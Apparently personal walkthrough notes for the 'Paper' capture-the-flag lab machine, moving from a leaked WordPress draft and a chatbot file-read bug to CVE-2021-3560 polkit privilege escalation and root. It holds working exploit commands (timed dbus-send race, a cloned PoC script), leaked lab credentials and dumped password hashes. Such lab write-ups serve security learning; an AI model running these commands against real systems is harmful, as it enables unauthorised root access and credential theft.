
well not much here.. tried to get exploit to work but takes forever! can barely load anything from this site..

```
ect at 0x7feb59e21ca0> Failed to establish a new connection: [Errno 110] Connection timed out''))  
[venv] kali@kali:~/CVE-2021-22911$ python3 exploit.py -u prisonmike -t http://chat.office.paper  
[+] Resetting prisonmike password  
[+] Password Reset Email Sent  
Got: d  
Got: d2  
Got: d2A  
Got: d2AN  
Got: d2ANJ  
Got: d2ANJV
```

takes over an hour for this much to happen..

went back to review wordpress [vulns](#), so i checked [this](#) one out.. and found....

[This](#) and [this](#)



test

Micheal please remove the secret from drafts for gods sake!

Hello employees of Blunder Tiffin,

Due to the orders from higher officials, every employee who were added to this blog is removed and they are migrated to our new chat system.

So, I kindly request you all to take your discussions from the public blog to a more private chat system.

-Nick

Warning for Michael

Michael, you have to stop putting secrets in the drafts. It is a huge security issue and you have to stop doing it. -Nick

Threat Level Midnight

A MOTION PICTURE SCREENPLAY,
WRITTEN AND DIRECTED BY
MICHAEL SCOTT

[INT:DAY]

Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwight....

Secret Registration URL of new Employee chat system

<http://chat.office.paper/register/8qozr226AhkCHZdyY>

I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant, Nick.

Also, stop looking at my drafts. Jeez!

Search ...

Recent Posts


- Feeling Alone!
- Secret of my success
- Hello Scranton!

Recent Comments

- Nick on Feeling Alone!
- Creed Bratton on Hello Scranton!

and finally some speed back... got a page to load with no proxy and created the user still running extremely slow, but getting somewhere...

Username	Password
SuperDuper	SuperDuper@SuperDuper.com



chat.paper.htm

chat.office.paper/channel/general

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU SeedDMS: Sign in

G # general ★

4. List:
You can ask me to list the files

5. Time:
You can ask me to what the time is
eg: 'recyclops what time is it?' or just 'recyclops time'

recyclops 11:28 AM That's what I am capable of doing right now.
Also, Dwight is a cool guy and not a Time Thief!

kellylikescupcakes 11:30 AM OMG! Guys this is so cool.
We can also send Direct Messages to recycllops!

prisonmike 11:31 AM Room topic changed to: (none) by prisonmike
prisonmike 11:31 AM Room description changed to: (none) by prisonmike
prisonmike 11:31 AM Room announcement changed to: (none) by prisonmike

nick 3:46 AM Has joined the channel.
reblastonkutcher 4:01 AM Has joined the channel.
meredithpalmer 4:13 AM Has joined the channel.
dwightschrute 4:20 AM Has joined the channel.
realmeredithpalmer 4:23 AM Has joined the channel.

actualyoscar 3:17 PM Has joined the channel.
stanhudson 3:19 PM Has joined the channel.
wuphryan 3:30 PM Has joined the channel.

This room is read only

```
<=====Contents of file ./././././home/dwight/hubot/.env=====>
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<=====End of file ././././home/dwight/hubot/.env=====>
```

recyclops file ././././home/dwight/hubot/.env

recyclops:Queenofblad3s!23 ⇒ [00 - Loot > Creds](#)

User Dwight Enumeration

[linpeas.sh](#)

```
[dwight@paper ~]$ linpeas.sh
Sudo version
└ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.29

Vulnerable to CVE-2021-3560

[!] Analyzing Rocketchat Files (limit 70)
lrwxrwxrwx. 1 root root 42 Jul 3 2021 /etc/systemd/system/multi-user.target.wants/rocketchat.service -> /usr/lib/systemd/system/rocketchat.service
Environment=MONGO_URL=mongodb://rocket:my$ecretPass@localhost:27017/rocketchat?replicaSet=rs01&authSource=rocketchat
Environment=MONGO_OPLOG_URL=mongodb://rocket:my$ecretPass@localhost:27017/local?replicaSet=rs01&authSource=admin
Environment=ROOT_URL=http://chat.office.paper
Environment=PORT=48320
Environment=BIND_IP=127.0.0.1
Environment=DEPLOY_PLATFORM=rocketchatctl
-rw-r--r-- 1 root root 673 Feb 1 09:25 /usr/lib/systemd/system/rocketchat.service
Environment=MONGO_URL=mongodb://rocket:my$ecretPass@localhost:27017/rocketchat?replicaSet=rs01&authSource=rocketchat
Environment=MONGO_OPLOG_URL=mongodb://rocket:my$ecretPass@localhost:27017/local?replicaSet=rs01&authSource=admin
Environment=ROOT_URL=http://chat.office.paper
Environment=PORT=48320
Environment=BIND_IP=127.0.0.1
Environment=DEPLOY_PLATFORM=rocketchatctl
```

exploit

```
time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:boris string:"Boris Ivanovich Grishenko" int32:1
```

run command to see how long it takes..

```
[dwight@paper ~]$ time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:boris string:"Boris Ivanovich Grishenko" int32:1
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

real    0m0.057s
user    0m0.001s
sys     0m0.003s
```

#run command and terminate about half way through (0.0285s)

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:boris string:"Boris Ivanovich Grishenko" int32:1 & sleep 0.0285s ; kill $!
```

create password for user with openssl

```
[dwight@paper ~]$ openssl passwd -5 iaminvincible!
$5$U5W2Wnm2Ao9/0BdG$Q1D3ERyPW20KhFsb93e51.vIDSoudTf1CpI3I5PMoD
```

#change user id # and input password and kill in the middle

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1005 org.freedesktop.Accounts.User.SetPassword
string:'$5$Fv2PqfurMnI879J7$ALSJ.w4KTP.mHrHxM2FV3ueSipCf/QSfQUlATmWuuB' string:GoldenEye & sleep 0.0285s ; kill $!
```

now simply log in and run sudo -i or sudo bash or su - root any way you can think to privesc to root

[su - boris](#)

exploit script

```
git clone https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Escalation
probably other exploits this is just the first i found..
wasn't working at first so i created a user and password
```

```
[dwight@paper shm]$ bash poc.sh -u=superduper -p=password
[!] Username set as : superduper
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if AccountsService and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username superduper...
```

```
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[*] Inserted Username superduper with UID 1005!
[*] Inserting password hash...
[*] It looks like the password insertion was succesful!
[*] Try to login as the injected user using su - superduper
[*] When prompted for password, enter your password
[*] If the username is inserted, but the login fails, try running the exploit again.
[*] If the login was successful,simply enter 'sudo bash' and drop into a root shell!
dwight@paper:~$ su - superduper
Password:
[superduper@paper ~]$ sudo bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for superduper:
[root@paper superduper]# id
uid=0(root) gid=0(root) groups=0(root)
[root@paper superduper]# whoami
root
```

root

```
[root@paper superduper]# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
[root@paper superduper]#
```

id && whoami

```
[root@paper superduper]# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

root.txt

```
[root@paper superduper]# cat /root/root.txt
97c261f877a4a2b2699bdb1b2daaaa2
```

uname -a

```
[root@paper superduper]# uname -a
Linux paper 4.18.0-348.7.1.el8_5.x86_64 #1 SMP Wed Dec 22 13:25:12 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
[root@paper superduper]# cat /etc/shadow
root:$6$rfCS6Tb3sgIjkTux$UhBHq5wWPncgtVnltzm3Squ9KBcX3/9k0y6o8AG6lNSKOobHatUWFzPS1J8uuh/QML6kyhZ10ngXa5nCBLdkL.:18811:0:99999:7:::
...[snip]...
dwight:$6$xVlc0ig.sohk9jK0:BZEhwP6S2ytZTTAMTqjb35j02yMHq/F4jl3WPwqFCtsf0Cbce4pqo3PS80GX1JdXGE/C4Y4yQZAmiT60wt90Q/:18811:0:99999:7:::
superduper:$5$F3UzmEmnywhEEIU0$Qc.Vd8uJRkpqHkSpJcbEWBLF581xA5ugjJYM.1ku4:19050:0:99999:7:::
```